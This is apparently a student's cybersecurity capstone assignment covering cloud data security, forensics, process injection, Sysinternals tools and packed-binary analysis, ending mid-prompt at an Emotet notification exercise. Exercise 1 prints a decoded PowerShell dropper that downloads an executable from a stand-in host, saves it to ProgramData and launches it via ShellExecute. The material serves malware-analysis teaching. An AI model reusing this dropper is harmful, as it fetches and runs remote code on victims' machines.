CAPSTONE PROJECT

Exercise 1

You are an Information security officer of a company. You are the sole person responsible for the security of the company. You have to take care of the people, processes, and tools.

1. **How are you going to keep secure data in the cloud? In which way will you Transform the data?**

   Answer: Securing Data in the Cloud

   - I'll implement robust access controls and authentication mechanisms to ensure only authorized personnel can access sensitive data.
   - I'll encrypt data both in transit and at rest using industry-standard encryption algorithms.
   - I'll regularly audit and monitor access logs to detect and respond to any unauthorized access attempts.
   - For data transformation, I'll use techniques like tokenization or format-preserving encryption to protect sensitive information.

2. **Do you prefer public cloud, private cloud, and hybrid cloud?**

   Answer: Cloud Deployment Model Preferences

   - I'll opt for a hybrid cloud model to combine the benefits of public and private clouds.
   - Public cloud for scalability, flexibility, and non-sensitive workloads.
   - Private cloud for critical workloads, providing greater control and compliance adherence.

3. **How are you going to classify data?**

   Answer: Data Classification:

   - I'll implement a comprehensive data classification policy based on sensitivity, regulatory requirements, and business impact.
   - Data will be categorized into levels such as public, internal use, confidential, and restricted, each with its own set of security controls.

- Automated tools will assist in tagging and classifying data, ensuring consistency and ease of management.

4. **You have asked a forensic analyst to do an investigation. It appears that the user attempted to erase data. After that, the analyst wanted to store Data on the hard drive.**

   a. **Will you allow it? Why?**

   I'll allow the forensic analyst to store data on the hard drive but under strict protocols to preserve the integrity of evidence. It will be documented and logged to maintain a chain of custody.

   b. **What analysis did the user want to do?**

   The user attempted data erasure, and the forensic analysis aims to understand the extent of the deletion, determine potential motives, and identify any traces or remnants of the erased data.


5. **Understand the below encoded data (which was given in Pdf)**

   a. **What encoding mechanism is used here?**

   The given encoded script appears to be Base64-encoded PowerShell commands.

   b. **Please provide a screenshot of this encoded script:**

   For decoding purpose here I used cyber chef web service and the decoded results are as follows



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars ☑ Strict mode

Decode text

Encoding: UTF-16LE (1200)

Input

```
AIAAgACAAJABjAGwAcwBpAGQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAEcAdQB
pAGQAIAAnAEMAMAA4AEEARgBEADkAMAAtAEYAMgBBADEALQAxADEARAAxAC0AOAA0
```

2130 31 Raw Bytes LF

Output

```
$instance = [System.Activator]::CreateInstance("System.Net.WebClient");
$method = [System.Net.WebClient].GetMethods();
foreach($m in $method){

  if($m.Name -eq "DownloadData"){
     try{
     $uri = New-Object System.Uri("http://badwebsite.com/xap_102b-AZ1/704e.php?
l=zyteb4.gas")
     $response = $m.Invoke($instance, ($uri));

     $path = [System.Environment]::GetFolderPath("CommonApplicationData") +
"\\HSTHjnhc.exe";
     [System.IO.File]::WriteAllBytes($path, $response);

     $clsid = New-Object Guid 'C08AFD90-F2A1-11D1-8455-00A0C91F3880'
     $type = [Type]::GetTypeFromCLSID($clsid)
     $object = [Activator]::CreateInstance($type)
     $object.Document.Application.ShellExecute($path,$nul, $nul, $nul,0)

     }catch{}

  }
```

777 23 3ms Raw Bytes LF

c. **What is the URL this script attempts to access?**

(http://badwebsite.com/xap_102b-AZ1/704e.php?l=zyteb4.gas)

d. **What is the name of the file it tries to save on the system?**

The script saves the file with the name "HSTHjnhc.exe."

e. **Which folder location is this script dedicated to?**

The script saves the file in the Common Application Data folder, which is retrieved using [System.Environment]: GetFolderPath ("CommonApplicationData").

f. **What is the ShellExecute method?**

The ShellExecute method is invoked on the application's Document object. In this context, it is likely attempting to execute the saved executable file (HSTHjnhc.exe). The ShellExecute function is commonly used to open or run files, and it is part of the Windows API. It can open files with their associated program or execute them, among other actions.

Exercise 2

Please conduct research and answer the following questions:

1. **What is process injection? What malware variants use this injection technique?**

Process injection refers to the strategic introduction of external code or data into the address space of a running process. This technique is employed for various legitimate purposes in software development, such as extending functionalities or applying updates dynamically. However, the same principles are exploited by malware creators to compromise the integrity and security of a system.

Process Injection Methods:

Several methods facilitate process injection, including DLL injection, code injection, thread hijacking, and process hollowing. Each method has its nuances and implications, contributing to the adaptability of process injection as both a development and attack vector.

Malware Variants Exploiting Process Injection:

- **Zeus (Zbot)**: Zeus, also known as Zbot, is a notorious banking Trojan that has demonstrated adeptness in using process injection for evading detection and enhancing its capabilities. It injects malicious code into legitimate processes, allowing it to operate stealthily and persistently on an infected system.

- **Mirai:** Mirai is a potent malware variant that primarily targets Internet of Things (IoT) devices. It utilizes process injection to implant itself into the memory space of other processes, ensuring persistence and making detection more challenging. This technique enables Mirai to maintain control over compromised devices.
- **TrickBot:** TrickBot is a modular banking Trojan that employs various advanced techniques, including process injection, to compromise systems. By injecting code into legitimate processes, TrickBot can avoid detection mechanisms and establish a foothold in the infected system.
- **Emotet:** Emotet, initially a banking Trojan, has evolved into a versatile malware strain with capabilities ranging from information theft to delivering other malware payloads. Emotet employs process injection to infiltrate and manipulate the memory space of legitimate processes, making its detection and removal a complex task.

2. **Please specify at least four different memory injection methods and describe each one in detail.**

Memory injection techniques play a pivotal role in software development and security research, offering a versatile set of methods to modify the behaviour of running processes. In this exploration, we delve into four distinct memory injection methods, each with its unique approach and implications.

1) **DLL Injection:**

   Dynamic Link Library (DLL) injection is a widely employed method that facilitates the loading of external code into the address space of a running process. This technique involves the careful allocation of memory within the target process, followed by the insertion of a DLL's path or code. The injected DLL is then executed using functions such as LoadLibrary or Create Remote Thread, providing an avenue for altering the target process's behaviour.

2) **Code Injection:**

   Code injection stands as a direct and powerful approach, involving the insertion of assembly code directly into the memory space of a target process. This method necessitates meticulous allocation of memory within the target process and redirection of the execution flow to the injected code. Subsequently, the injected code executes within the context of the target process, enabling precise manipulation.

3) **Thread Hijacking:**

Thread hijacking is a subtle technique that involves taking control of an existing thread within a target process. This method requires the identification of a suitable thread, suspension of its execution, and the allocation of memory for the injected code. By redirecting the thread's instruction pointer to the injected code, the attacker can discreetly influence the target process.

4) **Process Hollowing:**

Process hollowing introduces a methodical approach to injecting code by creating a new process in a suspended state. Following the allocation of memory within the new process, the code or payload is inserted, and the entry point of the new process is redirected. This process then resumes, executing the injected code. Process hollowing is particularly effective for stealthily introducing malicious code into a new process.

Exercise 3

1. Please research Sysinternal tools and specify at least three tools you can use to analyse a binary file (or a malware binary file).

Sysinternals provides a set of advanced system utilities for Windows. Among the Sysinternals tools, there are several that are particularly useful for analyzing binary or malware binary files. Here are three noteworthy tools:

Process Explorer:

Process Explorer is an advanced task manager that provides detailed information about processes, DLLs, handles, and more. It offers a powerful feature known as "Process Tree" that visualizes the hierarchical relationship between processes, making it valuable for understanding the execution flow of a binary. Process Explorer allows users to inspect the properties of running processes, identify loaded DLLs, and even verify digital signatures, aiding in the analysis of potentially malicious binaries.

Strings:

While not exclusively a Sysinternals tool, the strings utility is commonly used for extracting readable text from binary files. Sysinternals provides a Windows version of this tool. By running Strings on a binary, analysts can extract human-readable strings, which may include plaintext indicators, function names, or other information embedded in the binary. This can be instrumental in identifying known patterns or signatures associated with malware.

Autoruns:


Autoruns enables users to view and manage programs that automatically run during system boot or logon. This tool is crucial for analyzing binary persistence mechanisms, a common trait in malware. By scrutinizing the entries in Autoruns, analysts can identify suspicious or unauthorized programs that may be executing malicious code during system start up. This can be valuable in the detection and removal of malware.

These tools, when used in conjunction, offer a robust set of capabilities for analyzing binary files and investigating potential malware.

a. Please provide the tool name and a screenshot of the tool

Process Explorer:

- **Tool Name**: procexp.exe



Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-6D30G9G\RAKESH NAIDU]


Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		7,504 K	84,404 K	100		
System Idle Process	77.65	60 K	8 K	0		
System	< 0.01	200 K	1,064 K	4		
Interrupts	0.38	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		1,064 K	1,204 K	420		
Memory Compression		40 K	0 K	2144		
csrss.exe		1,944 K	5,496 K	580		
wininit.exe		1,540 K	7,388 K	892		
services.exe	1.14	5,220 K	10,472 K	968		
svchost.exe		11,300 K	32,696 K	716	Host Process for Windows S...	Microsoft Corporation
WmiPrvSE.exe		2,712 K	9,696 K	3008		
StartMenuExperience...		24,460 K	72,100 K	2280		
RuntimeBroker.exe		6,308 K	25,816 K	5760	Runtime Broker	Microsoft Corporation
SearchApp.exe	Susp...	1,24,284 K	1,98,572 K	7312	Search application	Microsoft Corporation
RuntimeBroker.exe		7,604 K	28,824 K	7480	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe		4,056 K	18,528 K	6576	Runtime Broker	Microsoft Corporation
smartscreen.exe		9,052 K	24,248 K	8396	Windows Defender SmartScr...	Microsoft Corporation
PhoneExperienceHos...		45,176 K	1,40,308 K	7848	Microsoft Phone Link	Microsoft Corporation
RuntimeBroker.exe		2,888 K	14,360 K	7908	Runtime Broker	Microsoft Corporation
SystemSettings.exe	Susp...	24,740 K	43,080 K	2892	Settings	Microsoft Corporation
ApplicationFrameHost...		10,680 K	29,992 K	4792	Application Frame Host	Microsoft Corporation
UserOOBEBroker.exe		3,164 K	11,708 K	8244	User OOBE Broker	Microsoft Corporation
backgroundTaskHost...	Susp...	5,280 K	25,440 K	7520	Background Task Host	Microsoft Corporation
RuntimeBroker.exe		3,160 K	17,904 K	7676	Runtime Broker	Microsoft Corporation
svchost.exe	< 0.01	6,304 K	14,356 K	888	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,624 K	8,768 K	532	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,172 K	8,284 K	1164	Host Process for Windows S...	Microsoft Corporation
svchost.exe		5,008 K	15,564 K	1188	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,844 K	11,076 K	1268	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,092 K	8,692 K	1308	Host Process for Windows S...	Microsoft Corporation
svchost.exe		6,436 K	15,884 K	1364	Host Process for Windows S...	Microsoft Corporation
taskhostw.exe		6,968 K	16,864 K	5700	Host Process for Windows T...	Microsoft Corporation
MicrosoftEdgeUpdate...		2,172 K	1,916 K	5816		
svchost.exe		18,628 K	22,052 K	1388	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,936 K	9,336 K	1412	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,996 K	12,396 K	1468	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,892 K	8,488 K	1568	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,740 K	20,960 K	1660	Host Process for Windows S...	Microsoft Corporation

CPU Usage: 22.35% Commit Charge: 20.65% Processes: 140 Physical Usage: 26.96%

Description: Provides detailed information about processes, including DLLs, handles, and more. It allows for in-depth analysis of running processes and their dependencies.

Strings:

- **Tool Name**: Sysinternals does not have a dedicated tool for strings. However, the Windows version of this utility can be obtained separately and used in conjunction with other Sysinternals tools.




```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\RAKESH NAIDU>strings

Strings v2.54 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

usage: strings [-a] [-f offset] [-b bytes] [-n length] [-o] [-s] [-u] <file or directory>
-a     Ascii-only search (Unicode and Ascii is default)
-b     Bytes of file to scan
-f     File offset at which to start scanning.
-o     Print offset in file string was located
-n     Minimum string length (default is 3)
-s     Recurse subdirectories
-u     Unicode-only search (Unicode and Ascii is default)
-nobanner
       Do not display the startup banner and copyright message.


C:\Users\RAKESH NAIDU>
```

- **Description:** Extracts readable text from binary files, helping analysts identify plaintext indicators, function names, or other information embedded in the binary.

Autoruns:

- **Tool Name**: autoruns.exe



Autoruns Entry	Description	Publisher	Image Path	Timestamp
Logon				
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				Tue Oct 3 01:42:50
☑ MicrosoftEdgeAutoLaunch_384247FAC284150D291DD70E933B3...	Microsoft Edge	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	Thu Dec 14 17:08:4
☑ ProtonVPN			File not found: C:\Program Files\Proton\VPN\ProtonVPN.Launcher.exe	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				Sun Sep 17 23:21:03
☑ Apoint	Alps Pointing-device Driver	(Verified) Alps Electric Co., LTD.	C:\Program Files\DellTPad\Apoint.exe	Mon Jul 8 18:30:38
☑ HotKeysCmds	hkcmd Module	(Verified) Intel(R) pGFX	C:\Windows\system32\hkcmd.exe	Thu Mar 9 13:46:04
☑ IgfxTray	igfxTray Module	(Verified) Intel(R) pGFX	C:\Windows\system32\igfxtray.exe	Thu Mar 9 13:46:1
☑ Persistence	persistence Module	(Verified) Intel(R) pGFX	C:\Windows\system32\igfxpers.exe	Thu Mar 9 13:46:0
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				Sat Dec 7 14:45:08
☑ cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	C:\Windows\system32\cmd.exe	Mon Nov 20 15:03:
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				Sat Sep 16 20:59:18
☑ Google Chrome	Google Chrome Installer	(Verified) Google LLC	C:\Program Files\Google\Chrome\Application\120.0.6099.109\Installer\...	Thu Dec 14 20:23:0
☑ Microsoft Edge	Microsoft Edge Installer	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\Edge\Application\120.0.2210.77\Instal...	Sat Dec 16 10:57:36
☑ n/a	Microsoft .NET IE SECURITY REGISTRATION	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll	Sat Dec 7 14:40:05
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				Sat Nov 4 23:57:46
☑ vmware-tray.exe	VMware Tray Process	(Verified) VMware, Inc.	C:\Program Files (x86)\VMware\VMware Workstation\vmware-tray.exe	Wed Nov 16 01:16:
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				Sat Sep 16 20:59:18
☑ n/a	Microsoft .NET IE SECURITY REGISTRATION	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll	Sat Dec 7 14:40:05
Explorer				
HKCU\Software\Classes\*\ShellEx\ContextMenuHandlers				Sun Sep 3 19:19:02
☑ kwpsshellext			File not found: C:\Users\RAKESH NAIDU\AppData\Local\Kingsoft\WPS ...	

- **Description**: Enables users to view and manage programs that automatically run during system boot or logon. It is particularly useful for analyzing binary persistence mechanisms and identifying potentially malicious start up entries.

b. Describe what information you could obtain by using each tool.

1. **Process Explorer:**
   - **Information Obtained:**
     - ➢ **Process Details:** View detailed information about running processes, including their names, PIDs (Process Identifiers), and CPU/memory usage.
     - ➢ **Loaded DLLs**: Identify the dynamic link libraries (DLLs) associated with each process, aiding in understanding dependencies and potential code injection.
     - ➢ **Process Tree**: Visualize the hierarchical relationship between processes, helping to trace the execution flow.
     - ➢ **Properties and Handles**: Examine properties, handles, and other attributes of processes, providing insights into their behaviour and resource utilization.
     - ➢ **Digital Signatures**: Verify digital signatures of executables, assisting in the identification of signed or unsigned binaries.
2. **Strings:**
   - **Information Obtained:**
     - ➢ **Plaintext Indicators**: Extract human-readable strings from binary files, potentially revealing text-based clues about the purpose or functionality of the binary.
     - ➢ **Function Names:** Identify function names and other textual elements within the binary, aiding in understanding its internal structure.
     - ➢ **Hardcoded URLs or IPs**: Discover hardcoded URLs, IP addresses, or other network-related information that might be embedded in the binary.
3. **Autoruns:**
   - **Information Obtained:**
     - ➢ **Start-up Entries**: Identify programs set to run during system boot or user logon, revealing potential persistence mechanisms.
     - ➢ **Registry Entries**: Examine registry entries associated with auto start programs, providing insights into the configuration and behaviour of auto start items.
     - ➢ **Digital Signatures**: Verify the digital signatures of auto start programs, helping to distinguish between legitimate and potentially malicious entries.
     - ➢ **File Properties**: Access information such as file version, description, and company name for auto start programs, assisting in the categorization of entries.

c. How would an analyst use each tool to understand what is done during the file's execution?

1. **Process Explorer:**
   - **Analysis Process:**
     - **Launch Process Explorer**: Start by launching Process Explorer and identifying the target process associated with the file in question.
     - **Explore Process Details**: Analyze the process details, including the executable path, PID, and command-line parameters.
     - **Examine DLLs**: Look into the loaded DLLs by the process. Unusual or unexpected DLLs may indicate code injection or dependencies.
     - **Process Tree:** Utilize the Process Tree feature to visualize the hierarchical relationship between processes. Identify parent-child relationships and understand the flow of execution.
     - **Properties and Handles**: Investigate the properties and handles associated with the process. This can reveal opened files, registry keys, and other resources.
     - **Digital Signatures**: Verify the digital signature of the executable. A lack of a valid signature or an unknown signature might raise suspicions.
2. **Strings:**
   - **Analysis Process:**
     - **Run Strings on the Executable:** Execute the strings utility on the binary file to extract human-readable strings.
     - **Review Extracted Strings:** Examine the extracted strings for plaintext indicators, such as function names, file paths, URLs, or other relevant information.
     - **Identify Hardcoded Data:** Look for any hardcoded data within the binary that might provide insights into its functionality or reveal potential malicious intent.
3. **Autoruns:**
   - **Analysis Process:**
     - **Launch Autoruns:** Start Autoruns to inspect auto start programs and other configurations.
     - **Examine start up Entries:** Identify any entries related to the file in question. This can reveal persistence mechanisms used by the executable.

- **Check Digital Signatures**: Verify the digital signatures of auto start programs. Unsigned or suspicious entries may require further investigation.
- **Explore File Properties**: Investigate the properties of auto start programs, including file version, description, and company name. Anomalies might indicate malicious activity.

d. **Are these tools used for dynamic or static binary file analysis?**

1. **Dynamic Analysis:**

- **Process Explorer**:

Primarily used for dynamic analysis, Process Explorer allows analysts to observe and monitor the behavior of a running process in real-time. It provides dynamic insights into the execution flow, loaded DLLs, and resource utilization of a binary during runtime. Analysts can use it to identify code injection, observe process interactions, and understand the system impact of a binary as it executes.

2. **Static Analysis:**


- **Strings:**

While strings extraction is a classic tool for static analysis, it is often used to analyze the static content of a binary file before execution. It involves extracting human-readable strings from the binary without executing the code. Analysts can inspect these strings for clues about the binary's functionality, embedded information, or potential indicators of malicious activity.

- **Autoruns:**

Autoruns is primarily used for static analysis, as it helps analysts inspect and understand the auto start configurations on a system. By examining auto start entries, including those related to a specific binary, analysts can identify persistence mechanisms, potential points of compromise, and artifacts associated with a file without observing its dynamic behavior.

2. Please review the following figure and describe the following:



2. Please review the following figure and describe the following:

Target Machine	Intel 386 or later processors and compatible processors
Entry Point	1465968
Contained Sections	3

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5
UPX0	4096	1183744	0	0	d41d8cd98f00b204e9800998ecf8427e
UPX1	1187840	282624	281600	8	13c3fbea3aec24cbeb617794bab080c0
.rsrc	1470464	4096	1536	4.07	a24303785837b4a1c9f0331c28911de9

Imports

- KERNEL32.DLL
  - VirtualFree
  - ExitProcess
  - VirtualProtect
  - LoadLibraryA
  - VirtualAlloc
  - GetProcAddress
- msvcrt.dll
  - _dup

a) What do you see in the figure?

In the figure, there is a screenshot of what appears to be an analysis of a binary file, possibly from a malware analysis tool. The screenshot shows several sections:

"Sections" with columns for Name, Virtual Address, Virtual Size, Raw Size, Entropy, and MD5. Three sections are listed: UPX0, UPX1, and .rsrc.

"Imports" with a list of imported DLLs and their functions. Two DLLs are shown: KERNEL32.DLL and msvcrt.dll, along with several functions that are imported from KERNEL32.DLL.

b) What does the section mean?

The section in the figure is displaying the sections of a binary file and the imported functions from dynamic link libraries (DLLs) that the binary file uses. This information is typically used in malware analysis to understand the structure of an executable and the functions it calls upon, which can give insights into its behavior.

c) What does the name UPX mean?

UPX stands for Ultimate Packer for eXecutables. It is a free, portable, extendable, high-performance executable packer for several different executable formats. It is often used to compress executable files and sometimes used by malware authors to obfuscate their code.

d) What is Entropy, and what is it used for?

Entropy in this context is a measure of randomness or chaos in the file's contents. High entropy often indicates compression or encryption, which can be a sign of obfuscation in malware analysis. It is used to detect sections of the file that may be packed or encrypted to hide their purpose from analysts and automated tools.

e) What does the import section mean?

The import section displays the external functions that the binary file is calling from DLLs. These functions are needed by the executable to perform its operations. The import section is essential for understanding what system calls the executable is making, which can help in determining its functionality and behavior.

f) Do you recognize the import functions under the kernel32.dll?

Yes, the functions listed under KERNEL32.DLL are common Windows API functions that are often used by programs for memory management, process control, and other system tasks. Some of the functions listed are:

i. Virtual Free

ii. Exit Process

iii. Virtual Protect

iv. LoadLibrary

v. Virtual Allocation

vi. Get Proc Address

These functions are standard and are used for legitimate purposes but can also be used by malware to manipulate memory, load additional modules, and find addresses of other functions during runtime.

Exercise 4

Scenario: You are in the process of reviewing events at the customer Acme Incorporated, located in the United States. At one point, you encountered several events suggesting a malware infection on the ABC, CDE, and FGH systems. You could see the attack flow reviewing those events. During the analysis of these events, you determined that the source of infection was a phishing email with a malicious document that each one of the users received in his/her inbox. Your analysis also concludes that each user successfully launched the malicious document and that document successfully downloaded a malware variant from the Internet called Emotet. The download was successful, and each one of the systems was compromised with this Emotet malware.

Task: Please write a brief summary of how you would notify the customer of this information.

What information will you include in this notification? How would you present it to the customer to ensure they (Customers) know and understand the attack flow?

Your summary must be in English. Tip for writing this notification:

